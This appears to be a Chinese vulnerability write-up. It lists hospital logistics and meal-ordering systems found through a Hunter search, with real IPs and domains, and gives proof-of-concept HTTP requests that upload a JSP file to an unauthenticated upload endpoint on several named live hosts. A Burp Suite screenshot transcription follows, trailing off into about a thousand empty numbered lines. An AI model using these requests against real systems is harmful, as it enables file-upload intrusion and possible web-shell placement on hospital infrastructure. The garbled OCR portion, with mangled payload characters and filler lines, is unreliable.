

Hunter: web.body="frameworkModuleJob"

序号	IP	域名	端口/服务	站点标题	状态码	ICP备案企业	应用/组件	资产标签	操作
1	101.201.105.245	101.201.105.245	80 http	广东宏都科技物业有限...	200	-	jQuery1.8.3 共4条	-	资产详情
2	60.29.141.166	60.29.141.166	8081 http	医院一站式后勤管理系...	200	-	Apache Tomcat/... 共4条	-	资产详情
3	39.107.141.81	gyw.yyhq365...	443 https	医院订餐管理系统-登陆	200	南京博纳普通软件科技...	Nginx 共3条	-	资产详情
4	139.9.141.25	cybbs.yyhq...	443 https	首都医科大学附属北京...	200	南京博纳普通软件科技...	jQuery1.8.3 共2条	-	资产详情
5	139.9.141.25	byy.yyhq36...	443 https	后勤管理平台	200	南京博纳普通软件科技...	jQuery 共2条	-	资产详情
6	103.181.234.34	jdyy-mealy...	80 http	医院一站式后勤管理系...	200	南京博纳普通软件科技...	-	-	资产详情
7	103.181.234.34	sdly.yyhq365...	80 http	苏州大学附属第一医院...	200	南京博纳普通软件科技...	-	-	资产详情
8	103.181.234.34	wdy.yyhq36...	80 http	武汉大学人民医院一站...	302	南京博纳普通软件科技...	-	-	资产详情
9	103.181.234.34	spl.yyhq365...	80 http	一站式后勤管理系统...	200	南京博纳普通软件科技...	-	-	资产详情
10	103.181.234.34	cyb.yyhq36...	80 http	首都医科大学附属北京...	200	南京博纳普通软件科技...	-	-	资产详情

资产一: <http://fxry.yyhq365.cn/loginController.do?login>



Poc

POST /ajaxinvoke/frameworkModuleJob.processApkUpload.upload HTTP/1.1

Host: fxry.yyhq365.cn

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.0.0 Safari/537.36

Accept-Encoding: gzip, deflate

Accept: */*

Connection: close


Content-Length: 227

-----WebKitFormBoundaryN5Novghl


Content-Disposition: form-data; name="Filedata"; filename="test.jsp"

Content-Type: application/octet-stream

<% out.println("Hello World! ");%>
-----WebKitFormBoundaryN5Novghl--



资产二: <http://cybb.yyhq365.cn/>



Poc

POST /ajaxinvoke/frameworkModuleJob.processApkUpload.upload HTTP/1.1

Host: cybb.yyhq365.cn

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.0.0 Safari/537.36

Accept-Encoding: gzip, deflate

Accept: */*

Connection: close

Content-Length: 224


-----WebKitFormBoundaryN5Novghl

Content-Disposition: form-data; name="Filedata"; filename="test.jsp"

Content-Type: application/octet-stream

;% out.println("Hello World ! ");%>

-----WebKitFormBoundaryN5Novghl--



资产三: <http://bjdt.yyhq365.cn/>



poc:

POST /ajaxinvoke/frameworkModuleJob.processApkUpload.upload HTTP/1.1

Host: bjdt.yyhq365.cn

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/94.0.0.0 Safari/537.36

Accept-Encoding: gzip, deflate

Accept: /

Connection: close

Content-Length: 227

-----WebKitFormBoundaryN5Novghl

Content-Disposition: form-data; name="Filedata"; filename="test.jsp"

Content-Type: application/octet-stream

<% out.println("Hello World! ");%>

-----WebKitFormBoundaryN5Novghl--

1 Burp 项目 Intruder 监视器 查看 帮助 Burp Suite专业版 v2024.1.1 - 临时项目 - licensed to surferxyz

2 仪表盘 目标 Intruder 监视器 Sequencer 对比工具 日志 Organizer 扩展 学习

3 20 x 21 x 22 x 23 x 24 x 25 x +

4 发送 取消 < >

5 目标: http://bjdt.yyhq365.cn HTTP/1

6 请求

7 美化 Raw Hex

8 1 POST /ajax/invoke/frameworkModuleJob.processUpload.upload HTTP/1.1

9 2 Host: bjdt.yyhq365.cn

10 3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36

11 4 (KHTML, like Gecko) Chrome/94.0.0.0 Safari/537.36

12 5 Accept-Encoding: gzip, deflate

13 6 Accept: */*

14 7 Connection: close

15 8 Content-Length: 223

16 9 -----WebKitFormBoundary9SHovgh1

17 10 Content-Disposition: form-data; name="Filedata"; filename="test.jpg"

18 11 Content-Type: application/octet-stream

19 12

20 13 alt;% out.println("Hello World!");%gt;

21 14 -----WebKitFormBoundary9SHovgh1--

22 响应

23 美化 Raw Hex 页面源码

24 1 HTTP/1.1 200 OK

25 2 Server: nginx

26 3 Date: Sat, 16 Mar 2024 15:55:36 GMT

27 4 Content-Type: text/json; charset=utf-8

28 5 Content-Length: 134

29 6 Connection: close

30 7 Set-Cookie: JSESSIONID=2007302AAASD4057E1B0C81EFEE5C900; Path=/; HttpOnly

31 8 Last-Modified: Sat, 16 Mar 2024 15:55:36 GMT

32 9 Content-Disposition: attachment; filename=dynamic1710604535880.json

33 10 Cache-Control: no-cache

34 11 Pragma: no-cache

35 12

36 13 {

37 14 "message":

38 15 "the request doesn't contain a multipart/form-data or multipart/mixed stream, conte

39 16 nt type header is null",

40 17 "success":false

41 18 }

42 19

43 20

44 21

45 22

46 23

47 24

48 25

49 26

50 27

51 28

52 29

53 30

54 31

55 32

56 33

57 34

58 35

59 36

60 37

61 38

62 39

63 40

64 41

65 42

66 43

67 44

68 45

69 46

70 47

71 48

72 49

73 50

74 51

75 52

76 53

77 54

78 55

79 56

80 57

81 58

82 59

83 60

84 61

85 62

86 63

87 64

88 65

89 66

90 67

91 68

92 69

93 70

94 71

95 72

96 73

97 74

98 75

99 76

100 77

101 78

102 79

103 80

104 81

105 82

106 83

107 84

108 85

109 86

110 87

111 88

112 89

113 90

114 91

115 92

116 93

117 94

118 95

119 96

120 97

121 98

122 99

123 100

124 101

125 102

126 103

127 104

128 105

129 106

130 107

131 108

132 109

133 110

134 111

135 112

136 113

137 114

138 115

139 116

140 117

141 118

142 119

143 120

144 121

145 122

146 123

147 124

148 125

149 126

150 127

151 128

152 129

153 130

154 131

155 132

156 133

157 134

158 135

159 136

160 137

161 138

162 139

163 140

164 141

165 142

166 143

167 144

168 145

169 146

170 147

171 148

172 149

173 150

174 151

175 152

176 153

177 154

178 155

179 156

180 157

181 158

182 159

183 160

184 161

185 162

186 163

187 164

188 165

189 166

190 167

191 168

192 169

193 170

194 171

195 172

196 173

197 174

198 175

199 176

200 177

201 178

202 179

203 180

204 181

205 182

206 183

207 184

208 185

209 186

210 187

211 188

212 189

213 190

214 191

215 192

216 193

217 194

218 195

219 196

220 197

221 198

222 199

223 200

224 201

225 202

226 203

227 204

228 205

229 206

230 207

231 208

232 209

233 210

234 211

235 212

236 213

237 214

238 215

239 216

240 217

241 218

242 219

243 220

244 221

245 222

246 223

247 224

248 225

249 226

250 227

251 228

252 229

253 230

254 231

255 232

256 233

257 234

258 235

259 236

260 237

261 238

262 239

263 240

264 241

265 242

266 243

267 244

268 245

269 246

270 247

271 248

272 249

273 250

274 251

275 252

276 253

277 254

278 255

279 256

280 257

281 258

282 259

283 260

284 261

285 262

286 263

287 264

288 265

289 266

290 267

291 268

292 269

293 270

294 271

295 272

296 273

297 274

298 275

299 276

300 277

301 278

302 279

303 280

304 281

305 282

306 283

307 284

308 285

309 286

310 287

311 288

312 289

313 290

314 291

315 292

316 293

317 294

318 295

319 296

320 297

321 298

322 299

323 300

324 301

325 302

326 303

327 304

328 305

329 306

330 307

331 308

332 309

333 310

334 311

335 312

336 313

337 314

338 315

339 316

340 317

341 318

342 319

343 320

344 321

345 322

346 323

347 324

348 325

349 326

350 327

351 328

352 329

353 330

354 331

355 332

356 333

357 334

358 335

359 336

360 337

361 338

362 339

363 340

364 341

365 342

366 343

367 344

368 345

369 346

370 347

371 348

372 349

373 350

374 351

375 352

376 353

377 354

378 355

379 356

380 357

381 358

382 359

383 360

384 361

385 362

386 363

387 364

388 365

389 366

390 367

391 368

392 369

393 370

394 371

395 372

396 373

397 374

398 375

399 376

400 377

401 378

402 379

403 380

404 381

405 382

406 383

407 384

408 385

409 386

410 387

411 388

412 389

413 390

414 391

415 392

416 393

417 394

418 395

419 396

420 397

421 398

422 399

423 400

424 401

425 402

426 403

427 404

428 405

429 406

430 407

431 408

432 409

433 410

434 411

435 412

436 413

437 414

438 415

439 416

440 417

441 418

442 419

443 420

444 421

445 422

446 423

447 424

448 425

449 426

450 427

451 428

452 429

453 430

454 431

455 432

456 433

457 434

458 435

459 436

460 437

461 438

462 439

463 440

464 441

465 442

466 443

467 444

468 445

469 446

470 447

471 448

472 449

473 450

474 451

475 452

476 453

477 454

478 455

479 456

480 457

481 458

482 459

483 460

484 461

485 462

486 463

487 464

488 465

489 466

490 467

491 468

492 469

493 470

494 471

495 472

496 473

497 474

498 475

499 476

500 477

501 478

502 479

503 480

504 481

505 482

506 483

507 484

508 485

509 486

510 487

511 488

512 489

513 490

514 491

515 492

516 493

517 494

518 495

519 496

520 497

521 498

522 499

523 500

524 501

525 502

526 503

527 504

528 505

529 506

530 507

531 508

532 509

533 510

534 511

535 512

536 513

537 514

538 515

539 516

540 517

541 518

542 519

543 520

544 521

545 522

546 523

547 524

548 525

549 526

550 527

551 528

552 529

553 530

554 531

555 532

556 533

557 534

558 535

559 536

560 537

561 538

562 539

563 540

564 541

565 542

566 543

567 544

568 545

569 546

570 547

571 548

572 549

573 550

574 551

575 552

576 553

577 554

578 555

579 556

580 557

581 558

582 559

583 560

584 561

585 562

586 563

587 564

588 565

589 566

590 567

591 568

592 569

593 570

594 571

595 572

596 573

597 574

598 575

599 576

600 577

601 578

602 579

603 580

604 581

605 582

606 583

607 584

608 585

609 586

610 587

611 588

612 589

613 590

614 591

615 592

616 593

617 594

618 595

619 596

620 597

621 598

622 599

623 600

624 601

625 602

626 603

627 604

628 605

629 606

630 607

631 608

632 609

633 610

634 611

635 612

636 613

637 614

638 615

639 616

640 617

641 618

642 619

643 620

644 621

645 622

646 623

647 624

648 625

649 626

650 627

651 628

652 629

653 630

654 631

655 632

656 633

657 634

658 635

659 636

660 637

661 638

662 639

663 640

664 641

665 642

666 643

667 644

668 645

669 646

670 647

671 648

672 649

673 650

674 651

675 652

676 653

677 654

678 655

679 656

680 657

681 658

682 659

683 660

684 661

685 662

686 663

687 664

688 665

689 666

690 667

691 668

692 669

693 670

694 671

695 672

696 673

697 674

698 675

699 676

700 677

701 678

702 679

703 680

704 681

705 682

706 683

707 684

708 685

709 686

710 687

711 688

712 689

713 690

714 691

715 692

716 693

717 694

718 695

719 696

720 697

721 698

722 699

723 700

724 701

725 702

726 703

727 704

728 705

729 706

730 707

731 708

732 709

733 710

734 711

735 712

736 713

737 714

738 715

739 716

740 717

741 718

742 719

743 720

744 721

745 722

746 723

747 724

748 725

749 726

750 727

751 728

752 729

753 730

754 731

755 732

756 733

757 734

758 735

759 736

760 737

761 738

762 739

763 740

764 741

765 742

766 743

767 744

768 745

769 746

770 747

771 748

772 749

773 750

774 751

775 752

776 753

777 754

778 755

779 756

780 757

781 758

782 759

783 760

784 761

785 762

786 763

787 764

788 765

789 766

790 767

791 768

792 769

793 770

794 771

795 772

796 773

797 774

798 775

799 776

800 777

801 778

802 779

803 780

804 781

805 782

806 783

807 784

808 785

809 786

810 787

811 788

812 789

813 790

814 791

815 792

816 793

817 794

818 795

819 796

820 797

821 798

822 799

823 800

824 801

825 802

826 803

827 804

828 805

829 806

830 807

831 808

832 809

833 810

834 811

835 812

836 813

837 814

838 815

839 816

840 817

841 818

842 819

843 820

844 821

845 822

846 823

847 824

848 825

849 826

850 827

851 828

852 829

853 830

854 831

855 832

856 833

857 834

858 835

859 836

860 837

861 838

862 839

863 840

864 841

865 842

866 843

867 844

868 845

869 846

870 847

871 848

872 849

873 850

874 851

875 852

876 853

877 854

878 855

879 856

880 857

881 858

882 859

883 860

884 861

885 862

886 863

887 864

888 865

889 866

890 867

891 868

892 869

893 870

894 871

895 872

896 873

897 874

898 875

899 876

900 877

901 878

902 879

903 880

904 881

905 882

906 883

907 884

908 885

909 886

910 887

911 888

912 889

913 890

914 891

915 892

916 893

917 894

918 895

919 896

920 897

921 898

922 899

923 900

924 901

925 902

926 903

927 904

928 905

929 906

930 907

931 908

932 909

933 910

934 911

935 912

936 913

937 914

938 915

939 916

940 917

941 918

942 919

943 920

944 921

945 922

946 923

947 924

948 925

949 926

950 927

951 928

952 929

953 930

954 931

955 932

956 933

957 934

958 935

959 936

960 937

961 938

962 939

963 940

964 941

965 942

966 943

967 944

968 945

969 946

970 947

971 948

972 949

973 950

974 951

975 952

976 953

977 954

978 955

979 956

980 957

981 958

982 959

983 960

984 961

985 962

986 963

987 964

988 965

989 966

990 967

991 968

992 969

993 970

994 971

995 972

996 973

997 974

998 975

999 976

1000 977

1001 978

1002 979

1003 980

1004 981

1005 982

1006 983

1007 984

1008 985

1009 986

1010 987

1011